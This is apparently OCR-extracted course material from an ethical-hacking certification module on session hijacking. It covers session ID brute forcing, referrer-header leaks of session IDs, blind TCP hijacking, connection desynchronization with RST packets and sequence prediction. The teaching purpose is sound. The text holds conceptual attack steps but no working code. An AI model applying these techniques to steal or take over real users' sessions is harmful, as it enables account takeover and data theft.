
http://www.mysite.com/view/VW30422101520803

http://www.mysite.com/view/VW30422101522507

Using a "referrer attack," an attacker tries to lure a user to click on a link to another site (mysite link, for example, www.mysite.com). For example, GET /index.html HTTP/1.0 Host: www.mysite.com Referrer: www.mywebmail.com/viewmsg.asp?msgid=689645&SID=2556X54VA75. The attacker obtains the session ID of the user by sending when the browser sends the referrer URL that contains the session ID of the user to the attacker's site (www.mysite.com).

Some of the techniques used to steal session IDs are:

- Using the HTTP referrer header
- Sniffing the network traffic
- Using cross-site scripting attacks
- Sending Trojans on client PCs



Brute Forcing Attack

Using **brute force attacks**, an attacker tries to guess a **session ID** until he finds the correct session ID

For instance, in the URLs, an attacker is trying to guess the session ID

http://www.hacksite.com/view/VW48266762824302
http://www.hacksite.com/view/VW48266762826502
http://www.hacksite.com/view/VW48266762828902

Some of the techniques used to steal session IDs:

1. Using the HTTP referrer header
2. Sniffing the network traffic
3. Using the Cross-Site Scripting attacks
4. Sending Trojans on client PCs

- Using a "**referrer attack**," an attacker tries to lure a user to click on a link to malicious site (say www.hacksite.com)
- **For example**, GET /index.html HTTP/1.0 Host: www.hacksite.com Referrer: www.webmail.com/viewmsg.asp?msgid=689645&SID=2556X54VA75
- The browser directs the **referrer URL** that contains the user's session ID to the attacker's site (www.hacksite.com), and now the attacker possesses the user's session ID

Note: Session ID brute forcing attack is known as session prediction attack if the predicted range of values for a session ID is very small

Brute Forcing Attack

The attacker can obtain a session ID using the brute force method to access the legitimate target's session when the session is active. In a "referrer" attack, the attacker invites a user to click on a link to another site. In brute force attacks, the attacker can try many IDs. For example, take a look at the following figure with a list of URLs, in which an attacker is trying to guess the session ID:



http://www.mysite.com/view/VW30422101522507
http://www.mysite.com/view/VW30422101518909
http://www.mysite.com/view/VW30422101520803
http://www.mysite.com/view/VW30422101522507
Attacker
Server

FIGURE 11.2: Attacker performing Brute force attack

As this technique involves guessing the session ID and attempting to hijack the session, the possible range of values for the session ID must be limited.

Note: A session ID brute forcing attack is known as a session prediction attack if the predicted range of values for a session ID is very small.

HTTP Referrer Attack

Tracking HTTP referrers can be effective for generating attacks if the parameters are being passed through a GET request. When making any HTTP request, most web browsers are configured to send the original URL in the HTTP header called a referrer.


In a referrer attack, the attacker lures the victim to click on a link to the site that is under an attacker's control. Let us consider the attacker's site as a mysite link, for example, www.mysite.com.

```
GET    /index.html    HTTP/1.0    Host:    www.mysite.com    Referrer:
www.mywebmail.com/viewmsg.asp?msgid=689645&SID=2556X54VA75
```

The victim's browser then sends the referrer URL containing the session ID to the attacker's site, i.e., www.mysite.com. As the site is under attacker's control, he or she can easily determine the session ID from the referrer URL. Once the attacker determines the session ID, he or she can easily take over the session and steal the sensitive data of the victim.

Some of the techniques used to steal session IDs:

- Using the HTTP referrer header
- Sniffing the network traffic
- Using cross-site scripting attacks
- Sending Trojans on client PCs



Spoofing vs. Hijacking

Spoofing Attack

- Attacker **pretends to be another user** or machine (victim) to gain access
- Attacker does not take over an existing active session. Instead he initiates a new session using the victim's **stolen credentials**

Hijacking

- Session hijacking is the process of taking over an **existing active session**
- Attacker relies on the **legitimate user** to make a connection and authenticate

John (Victim)
John's stolen credentials
I am John, here are my credentials
Server
Attacker
John logs on to the server with his credentials
John (Victim)
Predicts the sequence and kills John's connection
Spoofs John's IP and hijacks the session
Server
Attacker

Spoofing vs. Hijacking

Source: http://www.microsoft.com

The earliest record of a session hijacking attack is perhaps the Morris Worm episode that affected nearly 6,000 computers on the ARPANET in 1988. This was ARPANET's first automated network security mishap. Robert T. Morris wrote a program that could spread through a number of computers and continue its action in an infinite loop, every time copying itself into a new computer on the **ARPANET**. The basic working of the Morris Worm was based on the discovery that the security of a **TCP/IP connection** rested in the sequence numbers, and that it was possible to predict them.

Blind hijacking involves predicting the sequence numbers that the targeted host sends in order to create a connection that appears to originate from the host. Before exploring blind spoofing further, take a look at the sequence number prediction. TCP sequence numbers, which are unique for each byte in a TCP session, provide flow control and data integrity for the same. In addition, the TCP segment gives the **Initial Sequence Number** (ISN) as a part of the segment header. The initial sequence number does not start at zero for each session. The participants' state ISNs as a part of handshake process in different directions, and the bytes are numbered sequentially. Blind IP hijacking relies on the attacker's ability to predict sequence numbers, as he or she is unable to sniff the communication between the two hosts by virtue of not being on the same network segment. An attacker cannot spoof a trusted host on a different network and see the reply packets because the packets are not routed back to him or her. Neither can the attacker resort to **ARP cache poisoning** because routers do not route ARP broadcasts across the Internet. As the attacker is unable to see the replies, he or she is forced to anticipate the responses from the target and prevent the host from sending an RST to the target. The attacker then injects himself/herself into the communication by predicting what sequence numbers the remote host is expecting from the target. This is used extensively to exploit the trust relationships between users and remote machines. These services include NFS, telnet, and IRC.

IP spoofing is easy to achieve. To create new raw packets, the only condition is that the attacker must have root access on the machine. In order to establish a spoofed connection, the attacker must know what sequence numbers are being used. Therefore, IP spoofing forces the attacker to forecast the next sequence number. To send a command, an attacker uses blind hijacking, but the response cannot be viewed.

- In the case of IP spoofing, guessing the sequence number is not required since there is no session currently open with that IP address. In a blind hijack, the traffic would get back to the attacker by using only source routing. This is where the attacker tells the network how to route the output and input from a session, and he or she promiscuously sniffs it from the network as it passes by the attacker. Captured authentication credentials are used to establish a session in session spoofing. Here, active hijacking eclipses a pre-existing session. Due to this attack, the legitimate user may lose access or may be deprived of the normal functionality of his or her established telnet session that has been hijacked by the attacker, who now acts with the user’s privileges. Since most authentications only happen at the initiation of a session, this allows the attacker to gain access to a target machine. Another method is to use source-routed IP packets. This allows an attacker to become a part of the target-host conversation by deceptively guiding the IP packets to pass through his or her system.
- Session hijacking is more difficult than IP address spoofing. In session hijacking, John (an intruder) would seek to insert himself into a session that Jane (a legitimate user) already had set up with \\Mail. John would wait until she **establishes a session**, then knock her off the air by some means and pick up the session as though he were she. Then John would send a scripted set of packets to \\Mail and would be able to see the responses. To do this, he would need to know the sequence number in use when he hijacked the session, which could be calculated as a result of knowing the ISN and the number of packets that have been exchanged.
- Successful session hijacking is difficult without the use of known tools and only possible when a number of factors are under the attacker's control. Knowledge of the ISN would be the least of John's challenges. For instance, he would need a way to **knock Jane off** the air when he wanted to, and also need a way to know the exact status of Jane's session at the moment he mounted his attack. Both of these require that John have far more knowledge and control over the session than would normally be possible.
- However, IP address spoofing attacks can only be successful if IP addresses are used for authentication. An attacker cannot perform IP address spoofing or session hijacking if per-packet integrity checking is executed. In the same way, IP address spoofing and

- session hijacking are not possible if the session uses **encryptions such as SSL or PPTP**. Consequently, the attacker cannot participate in the key exchange.
- In summary, the hijacking of non-encrypted TCP communications requires the presence of **non-encrypted session-oriented traffic**, the ability to recognize TCP sequence numbers that predict the Next Sequence Number (NSN), and the ability to spoof a host's MAC or IP address in order to receive communications that are not destined for the attacker's host. If the attacker is on the local segment, he or she can sniff and predict the ISN+1 number and route the traffic back to him by poisoning the ARP caches on the two legitimate hosts participating in a session.




Spoofing Attack
John (Victim)
John's stolen credentials
I am John, here are my credentials
Server
Attacker
Hijacking
John logs on to the server with his credentials
John (Victim)
Predicts the sequence and kills John's connection
Spoofs John's IP and hijacks the session
Server
Attacker

FIGURE 11.3: Attacker performing Spoofing Attack and Session Hijacking on victim's system


Session Hijacking Process
CEH Certified Ethical Hacker
Command Injection
Start injecting packets to the target server
Session ID prediction
Take over the session
Session Desynchronization
Break the connection to the victim's machine
Monitor
Monitor the flow of packets and predict the sequence number
Sniff
Place yourself between the victim and the target (you must be able to sniff the network)
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Session Hijacking Process

It is easier to **sneak in as a genuine** user rather than to enter the system directly. Session hijacking works by finding an established session and taking over that session after a genuine user has access and has been **authenticated**. Once the session has been hijacked, the attacker can stay connected for hours. This leaves ample time for the attacker to plant backdoors or even gain additional access to a system. One of the main reasons that session hijacking is complicated to be identified is that an attacker impersonates a genuine user. Therefore, all routed traffic going to the user's IP address comes to the attacker's system.

How does an attacker go about hijacking a session? The hijack can be broken down into three broad phases:

- **Tracking the connection**: The attacker waits to find a suitable target and host by using a network sniffer to track the target and host, or to identify a suitable user by scanning with a tool like Nmap to find a target with an easy TCP sequence prediction. This is to ensure that correct sequence and acknowledgement numbers are captured, since packets are checked by TCP through sequence and/or acknowledgement numbers. The attacker uses these numbers to construct his or her packets.
- **Desynchronizing the connection**: A desynchronized state is when a connection between the target and host is in the established state; or in a stable state with no data

transmission; or the server's sequence number is not equal to the client's acknowledgement number; or the client's sequence number is not equal to the server's acknowledgement number.

To desynchronize the connection between the target and host, the sequence number or the acknowledgement number (SEQ/ACK) of the server must be changed. This is done by sending null data to the server so that the server's **SEQ/ACK numbers** can advance while the target machine cannot register such an increment. For example, before desynchronization, the attacker monitors the session without any kind of interference. The attacker then sends a large amount of "null data" to the server. This data serves only to change the ACK number on the server and does not affect anything else. Now, both the server and target are desynchronized.

Another approach is to send a reset flag to the server in order to bring down the connection on the server side. Ideally, this occurs in the early setup stage of the connection. The attacker's goal is to break the connection on the server side and create a new one with a different sequence number.

The attacker listens for a SYN/ACK packet from the server to the host. On detecting the packet, the **attacker immediately sends an RST packet to the server** and a SYN packet with exactly the same parameters, such as a port number, but with a different sequence number. The server, on receiving the RST packet, closes the connection with the target and initiates another one based on the SYN packet, but with a different sequence number on the same port. After opening a new connection, the server sends a SYN/ACK packet to the target for acknowledgement. The attacker detects (but does not intercept) this and sends back an ACK packet to the server. Now the server is in the established state. The main aim is to keep the **target conversant**, and switch to the established state when it receives the **first SYN/ACK packet** from the server. Now both server and target are in a desynchronized, but established state.

This can also be done using a **FIN flag**, but this can cause the server to respond with an ACK and give away the attack through an ACK storm. This occurs because of a flaw in this method of hijacking a TCP connection. While receiving an **unacceptable packet**, the host acknowledges it by sending the expected sequence number. This unacceptable packet generates an acknowledgement packet, thereby creating an endless loop for every data packet. The mismatch in SEQ/ACK numbers results in excess network traffic with both the server and target trying to verify the right sequence. Since these packets do not carry data, they are not retransmitted if the packet is lost. However, since TCP uses IP, the loss of a **single packet puts an end to the unwanted** conversation between the server and the target.

The **desynchronizing** stage is added in the hijack sequence so that the target host is ignorant about the attack. Without desynchronizing, the attacker is able to inject data to the server and even keep his/her identity by spoofing an IP address. However, he/she have to put up with the server's response being relayed to the target host as well.

- **Injecting the attacker's packet**: Now that the attacker has interrupted the connection between the server and target, he or she can choose either to inject data into the network or actively participate as the **man-in-the-middle**, passing data from the target to the server, and vice versa, reading and injecting data as per wish.




Command Injection
Start injecting packets to the target server
Session ID prediction
Take over the session
Session Desynchronization
Break the connection to the victim's machine
Monitor
Monitor the flow of packets and predict the sequence number
Sniff
Place yourself between the victim and the target (you must be able to sniff the network)

FIGURE 11.4: Depicting Session Hijacking Process

Packet Analysis of a Local Session Hijack


User
Server
SYN <Clt ISN 1200><WIN 512>
SYN <Svr ISN 1500><WIN 1024> /ACK 1201
ACK 1501
DATA=128 <Clt SEQ 1201>
ACK (Clt SEQ + DATA) 1329
DATA=91 <Clt SEQ 1329>
ACK (Clt SEQ + DATA) 1420
DATA=20<SEQ 1420>
ACK 1440
DATA=50<SEQ 1440>
Attacker

Note: Before the user could send the next data packet, attacker predicts the next sequence number and sends the data to the server. This leads to establishment of connection between attacker and the server

Packet Analysis of a Local Session Hijack

Session hijacking attacks are high-level attack vectors by which many systems are affected. Many systems that are connected in a LAN or on the Internet use **TCP communication protocol** for transmitting data. For connection establishment between two systems and for successful transmission of data, the two systems should establish a **three-way handshake**. Session hijacking involves exploiting this three-way handshake method to take control over the session.

To conduct a session hijack attack, the attacker performs three activities:

- Tracks a session
- Desynchronizes the session
- Injects attacker's commands in between

A session can be monitored or tracked simply by sniffing the traffic. The next task in session hijacking is to desynchronize. This can be accomplished easily if the next sequence number to be used by the client is known. If the sequence number is known, then you can hijack the session by using the sequence number before the client can. There are **two possibilities to determine sequence numbers**. One way is to sniff the traffic, finding the ACK packet and then determining the next sequence number based on the ACK packet. And the other way is to transmit the data with guessed the sequence numbers. The second way is not very reliable. If you can access the network and can sniff the TCP session, then you can determine the sequence number easily. This kind of session hijacking is called "local session hijacking." The following is the packet analysis of a normal TCP three-way handshake:



User
Server
SYN <Clt ISN 1200><WIN 512>
SYN <Svr ISN 1500><WIN 1024> /ACK 1201
ACK 1501
DATA=128 <Clt SEQ 1201>
ACK (Clt SEQ + DATA) 1329
DATA=91 <Clt SEQ 1329>
ACK (Clt SEQ + DATA) 1420
DATA=20<SEQ 1420>
ACK 1440
DATA=50<SEQ 1440>
Attacker

FIGURE 11.5: Packet analysis of a normal TCP three-way handshake

Based on the diagram, the next expected sequence number would be 1420. If you can transmit that packet sequence number before the user, you can desynchronize the connection between the user and the server. The diagram that follows **shows the packet analysis** of a local session hijack:


